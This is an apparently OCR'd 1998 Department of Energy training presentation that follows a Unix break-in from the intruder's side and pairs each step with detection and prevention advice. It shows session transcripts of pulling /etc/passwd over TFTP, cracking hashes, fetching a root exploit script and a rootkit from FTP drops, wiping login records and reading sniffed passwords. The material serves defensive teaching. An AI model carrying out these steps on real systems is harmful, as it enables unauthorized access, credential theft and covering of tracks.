

Anatomy of a Breakin; How Do They Do That?

Presented By

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presented at

20th Department of Energy

Computer Security Group Training Conference

4/27/98 to 4/30/98

St. Petersburg, FL

UCRL-JC-129571

Work performed under the auspices of the U.S. Department of Energy by Lawrence Livermore National Laboratory under Contract W-7405-Eng-48

How They Do That

- **In this paper I discuss a computer breakin from the intruders point of view.**
  - **How does he (or she) breakin to a site.**
  - **What does he do and see while breaking in.**
  - **How does he hide.**
  - **How does he attack other sites.**
- **The scripts and methods shown in this paper have been intentionally damaged and will not work exactly as shown. Thus this paper cannot be used as a cookbook for a breakin.**

A Computer Breakin Is Like A Military Operation

- Intelligence
- Reconnaissance
- Planning and Asset Management
- Attack
- Consolidation of New Assets

Intruders Run An Intelligence Operation To Discover A Password

- **Dumpster Diving - Finding usernames and passwords that were written down and not destroyed.** ***Make sure papers containing password information are destroyed.***
- **Sniffers - Capturing usernames and passwords passed in the clear (telnet, ftp).** ***Use one-time passwords (Skey, Opie, Keycards) or encrypted sessions (SSH, Kerberos).***
- **Social Engineering - Talking a user into granting access.** ***User education.***
- **Shoulder Surfing - Capturing usernames and passwords typed within view.** ***User education.***

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Intruders Use Reconnaissance To Discover A Vulnerability

- **Scanning - Detecting known vulnerabilities.**
  - **ISS -** ***Detectable (NID).***
  - **Satan -** ***Detectable (NID, Courtney).***
  - **Custom Scripts -** ***Often difficult to detect. May need a human to spot anomalies.***
- **Probing - Using an open service to gather information.**
  - **TFTP -** ***Detectable (TCP Wrapper).***
  - **PHF -** ***Detectable (Script detects malicious use).***
  - **Ping -** ***Detectable (NID).***
  - **Finger -** ***Detectable (NID).***
  - **Automated Scripts**

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
Intruders Plan The Attack And Gather Needed Assets

- **Port Analysis - Use detected ports to determine what services are available. *Turn off unneeded services.***
- **Get known attack scripts from network sites.**
- **Get stealth packages (rootkit, mendax, daemonkit, many others).**
- **Get sniffers.**

When They Are Ready They Attack The System

- **Start attacking ports and services until you breach a security barrier.**
- **Continue attacking security barriers until you obtain root access.**



After The Breakin, Consolidate The New Asset


- **Create hidden directories. -** ***Detectable, look for directory names with white space in them (Tabs) or directory names that look like file names (something.h).***
- **Copy stealth packages -** ***Detectable (NID).***
- **Replace system resources with Trojan Horse versions. -** ***Detectable, checksums.***
  - **Login, telnetd, ls, ps, etc. - special passwords, no logging.**
- **Edit log files to remove indications of the breakin.** ***Store log files on a separate machine.***
- **Start a sniffer. -** ***Detectable (promiscuous mode detector).***

Now, Lets Attack A System

Intelligence

- **The most common breakin results from a sniffed password. If a user logs into a university account or any account outside of their organization, there is a significant probability that the connection is being sniffed. If a user uses the same password for the machine he is coming from then the intruder has a way in.**
- ***Use different passwords for local and remote resources.***

Do Reconnaissance With ISS



ISS found some potential holes.

You can also run Spi, ISS, or Satan to detect holes and plug them. ISS and Satan scans are detectable.

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See If FTP Can Get The Password File

```
D:\TEMP>ftp xxx.xxx.xxx.xxx
Connected to xxx.xxx.xxx.xxx.
220 cxtc-hp FTP server (Version 1.7.193.3 Thu Jul 22 18:32:22 GMT 1993) ready.
User (xxx.xxx.xxx.xxx:(none)): anonymous
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd etc
250 CWD command successful.
ftp> get passwd
200 PORT command successful.
150 Opening ASCII mode data connection for passwd (259 bytes).
226 Transfer complete.
268 bytes received in 0.00 seconds (268000.00 Kbytes/sec)
ftp> quit
221 Goodbye.

D:\TEMP>cat passwd
root:*:0:3::/tmp:/bin/false
daemon:*:1:5::/tmp:/bin/false
bin:*:2:2::/tmp:/bin/false
adm:*:4:4::/tmp:/bin/false
uucp:*:5:3::/tmp:/bin/false
lp:*:9:7::/tmp:/bin/false
hpdb:*:27:1::/tmp:/bin/false
nobody:*:-2:60001::/tmp:/bin/false
ftp:*:500:1::/tmp:/bin/false
```

This does not look like the real password file.

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Try Again With TFTP

```
D:\TEMP>tftp xxx.xxx.xxx.xxx GET /etc/passwd
Transfer successful: 424 bytes in 1 second, 424 bytes/s

D:\TEMP>cat passwd
root:1PdY8jumel3RI:0:3::/:/bin/sh
daemon:*:1:5::/:/bin/sh
bin:*:2:2::/bin:/bin/sh
adm:*:4:4::/usr/adm:/bin/sh
uucp:*:5:3::/usr/spool/uucppublic:/usr/lib/uucp/uucico
lp:*:9:7::/usr/spool/lp:/bin/sh
hpdb:*:27:1:ALLBASE:/:/bin/sh
nobody:*:-2:60001::/:
ftp:*:500:1:Anonymous FTP user:/users/ftp:/bin/false
orvis:npceyUqKf1TmY:201:20:,,,:/users/orvis:/bin/csh
dumbuser:yoeeV.e/h2/HM:202:20:,,,:/users/dumbuser:/bin/sh
```

Got One!!!

(I bet that orvis guy has a good password.)

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What Was The Problem?

In inetd.conf, the TFTP entry is:

```
tftp        dgram  udp wait   root /etc/tftpd tftpd\
        /etc /interface.lib\
        /usr/lib/uxinstlf.700\
        /usr/lib/uxinstkern.700
```

The user accidentally typed a space.

Let's See If We Can Crack It

```
# ./Crack passwd
Crack 4.1f RELEASE, The Password Cracker (c) Alec D.E. Muffett, 1992
Invoked as: ./Crack passwd
Dictionary Dicts/bigdict intact
Binary directory: /home/crack/generic
`crack-pwc' is up to date.
Sorting data for Crack.
Flags: -i /tmp/pw.4434 Dicts/bigdict
Running program in background
Output will be written to a file in directory /home/crack
named 'out<something>'
# ls
out.4434        out.nemo4455
# cat out.4434
join: Apr 13 15:03:04 User nobody (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User daemon (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User hpdb (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User bin (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User adm (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User ftp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User uucp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User lp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 Guessed dumbuser (/bin/sh in passwd) [dum]
yoeeV.e/h2/HM
```

Got one!

(It didn't guess orvis' password)

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Let's Try The One We Cracked

```
telnet xxx.xxx.xxx.xxx

xxxxxxxxx A.09.07 A 9000/715 (ttys0)

login: dumbuser
Password:
Please wait...checking for disk quotas
.
.
.
# mkdir ".. <tab><tab>"
# cd ".."          "
#
```

We are in!

Make a hidden directory.

What Was The Problem?

- **The user had a poor password**
  - **To short**
  - **Did not contain a mixture of text and punctuation**
  - **Was in the dictionary**
  - **Was part of the user's name**
- ***Encourage users to use good passwords***
- ***Use a scheme that is easy to remember***
  - ***car8test***
  - ***takEmEhomE2***
  - ***8thWundr***

Now We Need To Get Root

```
#ftp 111.111.111.111
Connected to 111.111.111.111.
220 mymachine FTP server (Version 1.7.193.3 Thu Jul 22 18:32:22 GMT 1993) ready.
User (222.222.222.222:(none)): anonymous
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd /incoming
250 CWD command successful.
ftp> get passhack.pl
200 PORT command successful.
150 Opening ASCII mode data connection for passhack.pl (259 bytes).
226 Transfer complete.
268 bytes received in 0.00 seconds (268000.00 Kbytes/sec)
ftp> quit
221 Goodbye.
# whoami
dumbuser
# ./passhack.pl
Permission denied.
# whoami
root.
#
```

Get the passwd buffer overflow script.

My script is stored in someone's incoming directory.

See who I am -- dumbuser --

Run the script.

Check again -- root --

I now have a root shell and can do anything.

What was the problem?

- **System patches are not up to date. This hole was known two years ago.**
- ***Make sure security patches are kept up to date.***
- ***Eliminate programs that are not needed, especially suid root programs. You can always reinstall them from the CD if you need them in the future.***

Consolidate The New Asset

- **Cover up the breakin.**
  - **Delete log entries. -** ***May be detectable as holes in the log file. Put the log on another machine.***
  - **Replace system programs. -** ***Detectable, compare checksums, tripwire.***
- **Add back doors.**
  - **Add a new root account. -** ***Detectable, note change in passwd file.***
  - **Replace login program with a Trojan horse. -** ***Detectable, compare checksums, tripwire.***
  - **Open other ports. -** ***Detectable, note open ports with netstat, ISS or Spi.***

Get Rootkit

The copy was hidden in someone's incoming directory.

```
# ftp xxx.xxx.xxx
220 xxx.xxx.xxx FTP server (Version wu-2.4.2-academ[BETA-16](2) Mon Dec 22
20:57:54 PST 1997) ready.
Name (root): ftp
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd /incoming
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> get rootkit-july95.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for rootkit-july95.tar.gz (70166
bytes).
226 Transfer complete.
local: rootkit-july95.tar.gz remote: rootkit-july95.tar.gz
70166 bytes received in 0.11 seconds (6.3e+02 Kbytes/s)
ftp> quit
221 Goodbye.
```

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Install Rootkit

```
# ls
rootkit-july95.tar.gz
# gunzip rootkit-july95.tar.gz
# tar -xf rootkit-july95.tar
nemo# make all install
cc -O2 -s  -target sun4 -c  inet.c
cc -O2 -s  -target sun4 -c  if.c
cc -O2 -s  -target sun4 -c  main.c
cc -O2 -s  -target sun4 -c  mbuf.c
.
.
.
Done
#
```

- **Rootkit Installs:**
  - **z2: cleans log files.**
  - **es: sniffer**
  - **fix: fake checksums.**
  - **sl: Trojaned login**
  - **ic: Trojaned ifconfig**
  - **ps: Trojaned ps**
  - **ns: Trojaned netstat**
  - **ls: Trojaned ls**
  - **du: Trojaned du**

The rootkit files are hidden in: /usr/include/sys/cntl.h


Clean The Log Files With ZAP

```
# last | head
dumbuser    ttyp6   ciac.llnl.gov  Fri May 10 16:07 - 16:08  (00:00)
root   console                     Thu May  9 16:16   still logged in
reboot ~                           Thu May  9 16:15

# ./z2 dumbuser
Zap2!

# last | head
root   console                     Thu May  9 16:16   still logged in
reboot ~                           Thu May  9 16:15
#
```

Now you see it.



Now you don't.

Trojan Programs Hide The Files And Processes

List the files.

```
# ls
Makefile                inet.c                  ps
Makefile.bak            inet.o                  ps.c
code.h                  ipintrq.c               ptyp
date.c                  ipintrq.o               ptyq
du                      ls                      ptyr
du.c                    ls.c                    revarp.c
du5                     ls5                     revarp.o
du5.c                   ls5.c                   rootkit-july95.tar
es                      magic.c                 rootkit.README
fix                     main.c                  route.c
fix.c                   z2                      route.o
# cp ptyr /dev
# ls
Makefile                inet.o                  ps.c
Makefile.bak            ipintrq.c               ptyp
code.h                  ipintrq.o               ptyq
date.c                  ls                      ptyr
du                      ls.c                    revarp.c
du.c                    ls5                     revarp.o
du5                     ls5.c                   rootkit-july95.tar
du5.c                   magic.c                 rootkit.README
fix.c                   main.c                  route.c
```

Install the list of files to hide.

Now they are gone.

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Trojan Programs Also Hide The Sniffer

Before installing rootkit.

```
# ifconfig -a
ie0: flags=163<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC>
   inet xxx.xxx.xxx.xxx netmask ffffff00 broadcast xxx.xxx.xxx.255
lo0: flags=49<UP,LOOPBACK,RUNNING>
   inet 127.0.0.1 netmask ff000000
```

After installing rootkit.

```
# ifconfig -a
le0: flags=63<UP,BROADCAST,NOTRAILERS,RUNNING>
   inet xxx.xxx.xxx.xxx netmask ffff0000 broadcast xxx.xxx.xxx.255
   ether 8:0:20:xx:xx:xx
lo0: flags=49<UP,LOOPBACK,RUNNING>
   inet 127.0.0.1 netmask ff000000
```

Detecting An Intruded System

- ***Routinely use a protected set of tools to examine a system.***
  - ***ps, ls, netstat, etc.***
- ***Compare the tools in the protected set with the tools on the system.***
  - ***Use a cryptographic comparison (MD5).***
  - ***Use a simple batch file to compare the files at login.***
  - ***Tripwire***
- ***Look for odd programs with the suid bit set.***
- ***Routinely check for promiscuous mode.***
  - ***cpm, ifstatus***

Startup The Sniffer

```
# cd /usr/include/sys/cntl.h
# ls
es
# ./es >es.log &
[1] 4828
Using logical device le0 [/dev/nit]
Output to stdout.
# kill 4828

[1]    Exit 1                ./es
# ls
es      es.log
```

The directory that looks like a file.

Start the sniffer.

Kill the sniffer.


Check Out The Sniffer Log

```
# cat es.log

Log started at => Mon Apr 20 18:24:04 [pid 4828]

-- TCP/IP LOG -- TM: Mon Apr 20 18:25:17 --
 PATH: xxx.xxx.xxx.xxx (1064) => xxx (telnet)
 STAT: Mon Apr 20 18:25:53, 73 pkts, 77 bytes [TH_FIN]
 DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(252)^_(255)(250)^X
     : ANSI(255)(240)(255)(253)^A(255)(252)^Aorvis
     : apasswordthatnoonewillguess
     : ls
     : cd /etc
     : su root
     : bill6asroot
     :
--

-- TCP/IP LOG -- TM: Mon Apr 20 18:26:43 --
 PATH: xxx.xxx.xxx.xxx (1065) => xxx (telnet)
 STAT: Mon Apr 20 18:27:00, 36 pkts, 50 bytes [TH_FIN]
 DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(252)^_(255)(250)^X
     : ANSI(255)(240)(255)(253)^A(255)(252)^Aroot
     : myrootpassword
     :
--
Log ended at => Mon Apr 20 18:27:24
```



We have passwords!

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Catching The Intruder

- ***Operating sniffers are almost impossible to detect externally.***
  - ***File systems fill up on a busy net.***
  - ***Find the funny directories.***
  - ***Detect an attack coming from the hacked machine.***
  - ***Detect promiscuous mode with cpm.***
- ***You can detect the intruder connecting to the attacked machine.***
  - ***Use NID to watch for the sniffer logs being transported to another machine.***
  - ***Use NID to watch for the connection to the Trojan horse login program.***
- ***Use a protected set of system tools (ls, ps, netstat, etc.)***

What Can You Do?

- *You must patch all holes to be secure while the intruder need find only one to get in.*
- *Use a two pronged defense.*
  - *Protection*
    - *Good passwords*
    - *Patches*
    - *Firewalls*
  - *Detection*
    - *Use NID on your network*
    - *Routinely use protected tools*
    - *Routinely scan for strange file names, promiscuous mode, etc.*
    - *Check systems with Spi*
    - *Scan nets with ISS or Satan*

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